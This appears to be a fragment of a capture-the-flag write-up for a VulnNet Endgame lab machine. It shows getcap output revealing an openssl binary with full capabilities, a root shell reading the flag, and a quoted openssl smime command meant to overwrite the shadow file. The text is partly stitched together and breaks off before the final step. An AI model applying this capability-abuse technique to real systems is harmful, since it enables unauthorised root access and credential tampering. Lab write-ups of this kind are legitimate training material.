
```
File Actions Edit View Help
root@kali: ~ x system@vulnnet-endgame: ~ x root@kali: ~/VulnNet/firefox_decrypt x
system@vulnnet-endgame:~$ id
uid=1000(system) gid=1000(system) groups=1000(system)
system@vulnnet-endgame:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Utils Videos
system@vulnnet-endgame:~$ cat user.txt
system@vulnnet-endgame:~$
```

ROOT FLAG →

Here I tried the find command to search for files or any command that can I use to make Privilege,  
But the getcap command work so I used : getcap -r / 2>/dev/null

```
File Actions Edit View Help
root@kali: ~ x system@vulnnet-endgame: ~ x root@kali: ~/VulnNet/firefox_decrypt x
system@vulnnet-endgame:~$ getcap -r / 2>/dev/null
/home/system/Utils/openssl =ep
/snap/core20/1081/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
system@vulnnet-endgame:~$
```

I search for openssl =ep



Follow the steps in this page.

```
root@kali:~# whoami
root
root@kali:~# ls
Desktop  Documents  Downloads  exploit.c  Music  passwd  Pictures  Public  shadow  shadow.1  Templates  user.txt  Utils  Videos
root@kali:~# cd /root
root@kali:~# ls
snap  thm-flag
root@kali:~# cat thm-flag
cat: thm-flag: Is a directory
root@kali:~# cd thm-flag
root@kali:~# ls
root.txt
root@kali:~# cat root.txt
#
```

medium.com

First let's encrypt our new shadow file so we can use openssl's encrypt method.

```
[user@box ~]$ openssl smime -encrypt -aes256 -in /tmp/shadow.txt -outform DER -out /tmp/shadow.enc /tmp/cert.pem
```

Now it's time to write the new shadow file

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